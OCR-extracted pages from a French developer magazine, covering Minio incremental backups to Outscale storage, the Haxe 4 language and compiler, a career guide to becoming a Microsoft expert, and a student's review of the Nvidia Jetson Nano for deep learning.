
Pour réaliser une sauvegarde efficacement, nous conseillons de réaliser des sauvegardes incrémentales. Avec la fonctionnalité mirror de Minio, nous pouvons réaliser une sauvegarde incrémentale très facilement. Nous parlons de sauvegarde incrémentale pour désigner les opérations qui ne concernent que les données qui ont été modifiées depuis la dernière sauvegarde.

Après configuration de la Gateway et d'un Bucket dédié à votre sauvegarde sur le stockage objet 3DS OUTSCALE, vous pouvez lancer la commande suivante qui copiera la totalité des données lors du premier lancement. Pour les prochaines exécutions de la commande, la sauvegarde portera uniquement sur la copie des données qui ont été rajoutées depuis la dernière sauvegarde.

```
$> mc mirror /home/martin/ minio/backupusermartin/
```

Pour configurer le serveur Minio mapper sur la Gateway 3DS OUTSCALE, nous utilisons les paramètres suivants pour lancer le serveur Minio.

```
$> export MINIO_ACCESS_KEY=XXXXXXX
$> export MINIO_SECRET_KEY=XXXX
$> sudo -E minio gateway --address ':443' s3 https://osu.eu-west-2.outscale.com
```



2

David MOUTON
Architecte Applicatif chez
Onepoint

Haxe
L'isomorphisme cross-plateforme

Partie 1

Le monde du développement connaît depuis quelques années une profonde mutation qui ne semble pas vouloir se terminer. Nous avons pu assister à la mort de certaines technologies, précipitée par leurs éditeurs, comme Adobe avec Flash, Google avec AngularJS, ou encore Apple avec Objective C. D'un autre côté, certains écosystèmes en ébullition, voient naître et mourir des frameworks à une vitesse toujours plus grande.

niveau 100

Cela fait également bien longtemps que les développements ne sont plus cantonnés au monde du desktop sous Windows. Le web a révolutionné notre façon de travailler il y a une vingtaine d'année, et plus récemment c'est le mobile et ses nouveaux usages qui phagocytent nos ressources. Demain l'IoT...
Avec Azure Functions, AWS Lambda, l'arrivée du cloud a aussi beaucoup changé les développements côté serveur. C'est dans ce contexte que Haxe tire son épingle du jeu.

Historique

MotionTwin est un studio de développement de jeux vidéo indépendant. En 2004 Flash est alors la technologie incontournable pour les jeux web. Pour leurs besoins, ils vont créer MTASC, un compilateur Flash beaucoup plus rapide que celui d'Adobe qui génère un bytecode plus performant.
Et ce n'est qu'un début.
Le 16 mai 2006, est publiée en Open Source la première version de Haxe avec l'idée d'aller encore plus loin que MTASC.
Haxe apporte alors un nouveau langage, moderne, multi-paradigme, capable de tenir la comparaison avec Java ou C#.
Il est dynamique comme Javascript, typé comme Java, mais aussi fonctionnel comme Scala.
Son compilateur est dès le début pensé pour supporter plusieurs technologies. Il ne se limite plus seulement à Flash puisqu'il gère déjà le Javascript et le PHP.
Cette ouverture aux autres langages n'est cependant pas synonyme de concession, les développeurs œuvrent à fournir un compilateur toujours aussi rapide et un code généré le plus performant possible.
Tous les jeux de MotionTwin vont alors être développés en Haxe, coté front et back.
Aujourd'hui il est aussi utilisé par de grands groupes comme Coca-Cola, Mattel, Disney, Toyota, etc.

Le Langage

Sa syntaxe paraîtra familière à de nombreux développeurs car elle ressemble beaucoup à Java, C#, TypeScript, et Javascript.

```
class Main {
  static public function main():Void {
    trace("Hello World");
  }
}
```

Voici une petite liste des fonctionnalités offertes par le langage :

Classes, Packages, Inherance	Inlined calls	Pattern Matching	Enum
Abstract Types	Conditional Compilation	Generics	Function Type
Anonymous structures	Metadata	Lambda	Typedef
Arrow Function	Inline Markup	Macros	Type Parameters, Constraints and Variance

Les macros sont l'une des fonctionnalités les plus puissantes car elles permettent de « programmer » le comportement du compilateur. L'exemple suivant montre comment récupérer le numéro du commit au moment de la compilation pour l'injecter dans son application.

```
class Version {
  public static macro function getGitCommitHash():haxe.macro.Expr.ExprOf<String> {
    var process = new sys.io.Process('git', ['rev-parse', 'HEAD']);
    // read the output of the process
    var commitHash:String = process.stdout.readLine();
    // Generates a string expression
    return macro $v{commitHash};
  }
}
```

Ensuite pour l'utiliser il est possible de l'utiliser au runtime comme n'importe quelle fonction statique :

```
trace(Version.getGitCommitHash());
```

Lorsqu'on sait que la version 7.4 de PHP apporte le typage des propriétés de classes, et que ES2020 introduit les champs privés, on comprend facilement ce que peut apporter un langage aussi riche que Haxe.

Les améliorations syntaxiques de Haxe 4

• Arrow Function

Aussi appelées Short Lambdas, les arrow functions sont enfin supportées. Bien que cette syntaxe soit déjà implémentée dans de nombreux langages comme Javascript ES6 ou Java, son arrivée dans Haxe 4 la rend disponible pour toutes les plateformes comme PHP.

```
(a, b) -> a + b
```

• Final keyword

Il est maintenant possible de déclarer des propriétés en "final" pour les rendre immuables et en faire des constantes.

```
final a = 5
```

Ce mot clef est aussi utilisable sur des classes et des interfaces afin d'empêcher l'héritage.

```
final class Foo {}
final interface Bar {}
```

Enfin, on peut aussi préfixer la déclaration d'une méthode par "final" pour interdire sa surcharge.

```
final public function foo() { }
```

• Null-safety


Par défaut Haxe considère que les variables sont nullables, ce qui oblige le développeur à prendre en compte des cas non désirés. Maintenant, le metadata @:nullSafety peut être utilisé sur un champ ou une classe pour interdire la nullité de celui-ci ou de toutes les propriétés de la classe.

```
@:nullSafety
class Main {
    static var a:Array<Int>;

}
```

A noter, qu'on peut aussi passer par une macro pour rendre tout ou une partie de son code non nullable.

```
--macro nullSafety('package.to.null.check')
```

1



• Key-value iterators

La boucle for s'enrichit d'une itération basée sur la paire clef + valeur.

```
for (key => value in collection) {}
```

• Inline Markup

L'engouement autour de JSX n'est sûrement pas étranger à l'arrivée du support de cette syntaxe dans Haxe 4.

```
var a = <hi/>;
```


Le compilateur

Aujourd'hui le compilateur est capable de transpiler vers ActionScript 3, Javascript ES5 et ES6, PHP 7, Java, C#, Python, C++, et Lua. Il est aussi capable de produire du byte code pour NekoVM, Hashlink, Flash, et la JVM. 1

Il est en plus très rapide. Pour un même code, il se montre 5x plus rapide que le compilateur de TypeScript, 10x plus rapide que javac, 15x Emscripten, et **50x plus rapide que le compilateur de Dart**!

Différentes optimisations viennent encore renforcer cette vélocité, comme l'utilisation d'un cache ou d'un serveur de compilation.


La performance du code généré est aussi un domaine dans lequel Haxe brille particulièrement. Le test ci-dessous montre la performance d'un codec vidéo C++, porté en Typescript, Haxe, et Dart. Il indique le temps de décompression de 200 frames (en secondes)



TypeScript 3.1.6
Dart 2.1
Haxe 4.0.0.preview5
Wasm 1.0 with emsdk 1.38.4

Sans surprise c'est la version compilée en WASM qui se montre la plus rapide mais Haxe s'en sort très bien et se montre au même niveau dans V8. Vous trouverez tous les détails sur :
https://github.com/damoebius/HaxeBench

Dans le n°235, focus sur Haxe 4



Christophe PICHAUD
Architecte Microsoft chez .Net Azure Rangers
christophepichaud@hotmail.com | www.windowscpp.com

Comment devenir un expert Microsoft ?

Dans le monde du développement logiciel, il y a deux orientations de carrières. La technique et le management. La branche technique nous propose de commencer développeur puis de monter en gamme vers un poste d'Architecte technique, de solutions ou urbaniste. La branche de management propose les postes de chef de projet pour aller jusqu'au Directeur de projet et de management général. Ça c'est la description simple mais la vraie vie est plus compliquée. Depuis l'arrivée du DevOps et des nouvelles technologies, l'époque ou un collaborateur de SSII disait je vais faire deux ans de développement puis après je veux être chef de projet, pour gagner plus ne tient plus. Les entreprises recherchent de plus en plus des Experts techniques.

Note de la rédaction
Christophe nous explique la partie expertise Microsoft. Ce modèle se retrouve, sous une forme différente et plus ou moins avec les mêmes éléments, sur d'autres plateformes (Oracle, Google, AWS, Red Hat, etc.). Les communautés y jouent un rôle important, tout comme les certifications.

Définition de l'Expertise

Un Expert est quelqu'un qui maîtrise un domaine particulier. Exemple, je suis DBA SQL Server. Mon activité va de l'installation, des sauvegardes, de l'optimisation jusqu'au suivi de production des différentes bases. Confiez-moi votre infrastructure de bases de données, je m'en occupe !

L'écosystème Microsoft

Dans le monde Microsoft, les sociétés dites Gold Partner possèdent différentes compétences et attirent différents talents dans les domaines suivants : cloud, mobile, développement, AI, collaboration, etc. Dans ce type de sociétés, on cultive l'expertise technologique. Vous serez formé, vous pratiquerez et vous passerez des certifications pour mettre en valeur vos compétences.

Quel est l'intérêt d'être un expert Microsoft ?

Vous travaillerez dans un confort « technologique ». Puisque vous maîtrisez la technologie, vous enchaînez les projets et missions ; vous montez en compétences sur les nouvelles versions et vous restez en veille technologique en permanence. Avec le temps, l'expert pratique plusieurs technologies ou plusieurs produits et devient un membre incontournable. Dans les échanges d'Architecture ou de migration, l'Expert technique est toujours associé aux discussions.

Le développement selon Microsoft

Microsoft envoie des messages parfois complexes sur le développement. Voici les fondamentaux :

- La technologie est le Microsoft .NET Framework ;
- L'environnement de développement est Visual Studio ;
- Le langage phare est C# ;
- Le développement mobile se fait avec Xamarin ;
- Les API pour le développement Desktop sont WinForms et WPF ;
- Les API pour l'accès aux données sont ADO.NET et Entity Framework ;
- La technologie Web est ASP.NET MVC et ASP.NET Web API ;
- Microsoft décline .NET en .NET Core et ASP.NET Core pour Windows, Linux et macOS ;
- Le futur du développement est le Cloud Azure et l'intégration des services managés dans les applications.

Vous terminez vos études ou vous êtes Junior

Jetez-vous corps et âme dans le développement logiciel. Connaissez les bases du langage C# et la programmation orientée objet. Il vous faut maîtriser la programmation évènementielle comme WinForms ou WPF. Il faut aussi maîtriser les fondamentaux de la base de données style comment créer un modèle avec des tables, clés, etc.

Faites votre marché par la suite

Choisissez la technologie ASP.NET MVC et apprenez à construire des applications web standard. Évoluez en construisant aussi des Web API REST qui gèrent le JSON. Apprenez la technologie d'accès aux données Entity Framework. Vous trouverez un job facilement car les applications web sont courantes chez les Gold Partners.

Vous avez de l'expérience

Il vous faut maîtriser les diverses composantes de la stack Microsoft :

- Le mobile avec Xamarin.Forms ;
- Le Desktop avec WinForms et WPF ;
- Le serveur avec ASP.Net MVC et Web API ;
- Le socle ADO.NET, Dapper, Entity Framework ;
- La base de données SQL Server avec les objets serveurs (procédures stcokées).

Vous pensez être au niveau ?

A ce stade, il vous faut maîtriser les domaines suivants : Docker, Kubernetes, Azure.

L'acquisition des compétences

Le principal problème est le temps qu'il faut pour maîtriser une technologie. C'est un savant mélange de formation, lecture, pratique et de production. Pendant que vous vous formez sur une technologie, il y en a 10 qui montent de version. Comment faire ? Il faut lire des livres. C'est la seule solution. Votre employeur ne peut pas vous envoyer en formation 30 jours dans l'année. Par contre, il est capable de vous rembourser des ouvrages techniques. Ma méthode personnelle consiste à prendre une technologie et à la couvrir entièrement. Cela prend du temps mais une fois arrivé au bout, je suis tranquille pour 2 ou 3 ans avant la mise à jour. Il va de soi qu'il faut pratiquer. Vous allez me dire oui mais comment est-ce que je fais pour avoir un projet

qui fournit tout ou partie des technologies Microsoft ? J'ai la solution…

Mise à niveau

Pour partir sur de bonnes bases, lisez le « Guide .NET d'Architecture Windows v2 » de Microsoft :

http://windowscpp.com/Books/AppArchGuideV2.pdf 1

Ce guide va vous expliquer comment faire des applications découpées en couches. Ceci est la base du développement. Il faut absolument maîtriser cette étape en préambule. Même si vous commencez, il vous faut un vernis d'architecture. Vous l'obtiendrez dans cet ouvrage technique gratuit.

Les samples Microsoft

Depuis 25 ans, Microsoft, au travers de MSDN, Microsoft Developer Network, publie des samples de code type. De nos jours, l'heure est aux microservices, aux architectures Docker ou Kubernetes avec des API Web et des applications mobiles ou Web. La solution se nomme eShopOnContainers.

Ce sample existe en deux versions : Docker et Kubernetes. Il met en oeuvre une application Mobile, une application Web, une app PWA, des Web API et des microservices.

Il est clair que si vous savez réaliser ce genre d'application, vous êtes un Expert Microsoft mais la marche est haute à franchir. Il faut y aller avec étapes. Ce sample est fourni avec 3 ouvrages techniques Microsoft Press gratuits :

https://aka.ms/microservicesebook

https://aka.ms/dockerlifecycleebook

https://aka.ms/xamarinpatternsebook 2

Cela va vous prendre du temps, mais investir sur ce sample est un investissement qui vaut le détour. Tous les trucs et astuces y sont décrits et vous épargneront des heures de recherche sur le web. Oui c'est important mais c'est le prix à payer.

Ressources

La bible pour apprendre le .NET Framework, le CLR, le JIT, le GC, c'est « CLR via C# ». Cet ouvrage explique le fonctionnement système du CLR et tous les fondamentaux. C'est du système et c'est important de comprendre cela. Pour maîtriser le langage, O'Reilly propose « C# 7 in a Nutshell » et APress propose « Pro C#7 ».

Si vous installez Visual Studio, téléchargez l'aide en ligne.

Si vous recherchez une aide MSDN dite « legacy », Microsoft met à disposition sur son site de download, le MSDN Library for Visual Studio 2008 SP1. On y trouve le Windows SDK traditionnel avec les API Win32, le .NET Framework, SQL Server, des whitepapers. Cela pèse 2,2 GB et cela peut être utile. Lien de download :

https://www.microsoft.com/en-us/download/details.aspx?id=20955

Expert Technique ou Architecte ?

Il y a deux types d'architectes : ceux qui codent et les autres. Un architecte qui ne code pas ne colle plus à la réalité. Il a besoin des autres, il reste au stade du PowerPoint et des belles paroles. Un Expert technique, lui, colle à la réalité, il sait ce qui fonctionne et ce qui fonctionne moins bien. Il va au-delà du discours marketing de l'éditeur et sait lire entre les lignes. Architecte est un métier spécial. Expert technique, c'est l'assurance de participer sur un projet en entier et pas seulement au démarrage.

Les certifications et le salaire

Un expert technique est certifié. C'est obligatoire. Cela passe par des phases d'examen à intervalles réguliers. Ne brulez pas les étapes, si vous passez des examens MCP via les examens blancs, vous bachotez, vous ne validez pas une expérience… Qui dit Expertise et certifications dit valorisation salariale. En effet, les compétences techniques se monnayent. Faites jouer la concurrence. Il est facile d'obtenir 10% à 20% de plus entre un certifié et un non certifié. Si vous ne savez pas par où commencer, passez la 70-483 « Programming C# » et ensuite choisissez votre cursus : Mobile, Web ou Desktop ou Cloud. Je crois que Desktop est déprécié, à vérifier…

L'Etat d'esprit de l'Expert

En tant qu'Expert technique, on se remet en cause régulièrement. On se remet à niveau, on acquiert de nouvelles compétences. En revanche, il est une règle d'or : on ne se s'improvise pas. On ne fait pas des claquettes. Une fois que vous mentez sur vos capacités, vous êtes grillé. Ne l'oubliez pas. Si vous devez faire face à quelque chose que vous ne connaissez pas, protégez-vous, ne produisez pas, formez-vous et mettez-y les formes. Un Expert technique ne se fait pas balader comme un





Figure 1
Common application architecture

1



2

« petit jeune ». Un Expert technique maîtrise les technologies et donc son temps. C'est important. Faites-vous avoir une ou deux fois et vous serez plus vigilant.

Travaillez en Freelance

L'Expert technique est bon candidat à l'exercice d'une activité en freelance. Il choisit ses missions, ses clients, ses technologies. Pensez-y, il n'y a pas que le mode salarié. L'avantage du freelance est qu'il est plus autonome et plus libre qu'un salarié. Toutefois, il doit aussi faire le rôle de commercial pour se trouver des missions. Certains y trouvent leur intérêt.

Conclusion

Être un Expert Microsoft demande de l'investissement en temps, en années. Cela peut être une trajectoire de carrière professionnelle. Ce n'est pas qu'un développeur, ce n'est pas un consultant généraliste, c'est un expert qui apporte une vraie valeur ajoutée à ses clients par sa maîtrise des technologies et des produits. •

Maxime Ellerbach
lycéen
maxime@ellerbach.net

Jetson Nano, une carte embarquée idéale pour faire du deep learning ?


niveau 100


Le Jetson Nano est une carte développée par Nvidia. Sa grande particularité est qu'elle embarque un GPU avec des cœurs Cuda ! Ses cœurs lui donnent un avantage considérable par rapport aux cartes concurrentes pour ce qui est machine et deep learning.

Je vais d'abord énumérer les différents atouts du hardware du Jetson Nano, puis on passera à la partie software. On constatera le réel gain en puissance de calcul d'un GPU.

Hardware

Les réseaux de neurones demandent d'effectuer un nombre important de calculs pour fonctionner. Ces calculs peuvent être effectués de manière parallèle, ainsi, l'architecture d'un GPU est bien plus avantageuse que celle d'un CPU.





GPU

Le GPU embarque 128 cœurs Cuda d'architecture Maxwell (série gtx 9xx) cadencés à 921MHz, ce qui représente une puissance de calcul de 0,5 Téraflop environ. A titre de comparaison, la gtx 980, carte graphique haut de gamme pour pc fixe possédant le même type de cœur Cuda possédait 4,6 Téraflops. Note : Le GPU qu'utilise le Jetson Nano est le même que celui de la Nintendo Switch.

CPU


Coté CPU, on tourne autour des performances du nouveau Raspberry Pi 4b. Le Jetson Nano possède 4 cœurs ARM A57 (aarch64) cadencés à 1,43 GHz tandis que le Pi possède 4 cœurs ARM A72 cadencés à 1,5 GHz. Sur le papier il semblerait que le Pi soit bien devant le Jetson Nano en possédant un CPU plus récent avec une meilleure cadence, cependant ce dernier possède une meilleure dissipation thermique et profite donc de meilleures cadences à certains moments, notamment lors d'une canicule ;-).

Ports et connectiques

Le Jetson Nano est très bien servi en connectique, Il embarque 4 ports USB 3.0, un port Ethernet, un port micro USB pour l'alimentation et le transfert de données, ainsi qu'un port barrel jack pour délivrer encore plus d'énergie à la carte.
Côté affichage, on a un DisplayPort 1.2 et un Hdmi 2.0 pouvant être utilisés de manière simultanée.
Et pour finir, 40 pins GPIO dans la même configuration que les Raspberry Pi.

Installation de package et modules Python

Je vais directement passer à la partie software sans expliquer l'installation de l'image sur la carte SD, si vous voulez en savoir plus sur l'installation de l'image et le premier boot, Nvidia propose un très bon tutoriel : https://developer.nvidia.com/embedded/learn/get-started-jetson-nano-devkit.
La carte possède une architecture « aarch64 » qui est donc différente de celle des Raspberry Pi (« ARMv8 »), il faut donc s'attendre à beaucoup d'incompatibilités.
J'ai rencontré des problèmes avec « XRDP », un package qui permet de se connecter à distance à la machine, le package était installé mais dès lors que je veux me connecter il plante. Même



problème avec « VNC ». L'image suivante s'affiche puis le RDP s'arrête. Ne voulant pas m'attarder sur ce problème, j'utilise le terminal avec le SSH. Du côté de l'installation de Python, aucun problème comme d'habitude.

Pour tester les performances en deeplearning en Python, je vais utiliser Tensorflow. Ordinairement, c'est un calvaire pour installer la version « GPU » de Tensorflow, cependant sur le Jetson Nano, c'est bizarrement la chose la plus simple ! Une simple commande permet d'installer le module :

```
"sudo pip3 install --pre --extra-index-url https://developer.download.nvidia.com/compute/redist/jp/v42 tensorflow-gpu"
```

Pour manipuler des images, vidéo et caméra en Python, j'aime OpenCV. Installer OpenCV est généralement un bon test parce que la plupart du temps il faut le compiler à la main ! Mais Nvidia a tout prévu, OpenCV est directement installé et optimisé pour CUDA, directement dans l'image d'installation de l'OS, un vrai gain de temps ! Après avoir installé deux ou trois modules en utilisant « pip » on est prêt pour faire des tests !

Test des performances

Participant à des courses de mini voitures autonomes, j'ai pu tester la board en utilisant des données réelles de ma voiture, voici quelques données : 1

Nous ne regarderons pas les résultats des prédictions, mais seulement le temps moyen de prédiction d'une image comparé à celui du Raspberry Pi 3b+ que j'utilise actuellement lors des courses. 2


A noter que ces tests ont été fait en alimentant le Jetson Nano avec 10W par micro USB, le maximum étant 20W avec le barrel Jack.

Conclusion

Pour de l'embarqué, cette carte est de loin la meilleure en termes de performance pour son prix. Elle possède un bon hardware avec une bonne efficacité thermique et une connectique certes classique mais bien fournie. D'un point de vue software, c'est un peu plus compliqué de tirer une conclusion, même si Nvidia fait des efforts afin que les packages soient compatibles, il n'est pas garanti que tous marchent parfaitement. Outre ces quelques packages, la préinstallation d'OpenCV et l'installation de tensorflow-gpu par « pip » est très appréciée !

Si vous êtes un amateur de deeplearning et que vous cherchez un bon board pour faire de l'embarqué pour une somme raisonnable (110 €), je vous recommande fortement le Jetson Nano !

1



2

